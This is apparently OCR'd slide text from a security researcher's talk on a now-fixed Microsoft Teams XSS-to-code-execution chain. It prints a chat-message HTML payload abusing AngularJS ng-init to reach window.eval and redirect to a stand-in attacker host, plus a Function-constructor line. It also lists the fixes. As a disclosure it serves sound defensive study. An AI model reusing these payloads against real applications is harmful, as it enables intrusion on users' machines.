


```
require('slimcore').toString.constructor('js-code')();
```

Steps to reproduce

2. Send the following HTML as a chat message

```
<strong class="swift-x;ng-
init:['eval(decodeURIComponent(\'setTimeout(function()%7Blocation.replace(%27//at
tacker.example.com/poc.html%27)%7D,10000)\'))'].forEach($root.$$childHead.$$nextS
ibling.app.$window.eval)">aaa</strong>
```


Masato Kinugawa 4:03
aaa

Steps to reproduce

The final code executed by eval is the following.
It just navigates to attacker's site:


```
setTimeout(function(){
    location.replace('//attacker.example.com/poc.html');
},10000);
```

Page created at step 1

(* No need to use setTimeout. I used it for clarity of demo.)

Steps to reproduce

3. Victim opens the message (XSS is triggered)



Masato Kinugawa 4:03

aaa

Steps to reproduce

After a while, a navigation to the crafted page happens

(https://attacker.example.com/poc.html)

Steps to reproduce

Suddenly calc is executed!!!

(https://attacker.example.com/poc.html)

DEMO: https://youtu.be/TMh_WbF9VnM

All bugs were fixed

- contextIsolation: Enabled in main window now
- XSS: Allowed only limited characters in the wildcard part
- PluginHost: Applied web page's CSP to preload scripts
  - For this, contextIsolation on PluginHost was **disabled**. By doing so, looks like web page's CSP is applied to preload scripts and eval is disabled. hmm..
  - btw, apparently latest Electron(tested on v25+) does not allow "eval" in preload scripts (Teams doesn't use the latest though)
    - `"Uncaught EvalError: Code generation from strings disallowed for this context"`

That's all

- Next, your turn!

Thanks！！

@kinugawamasato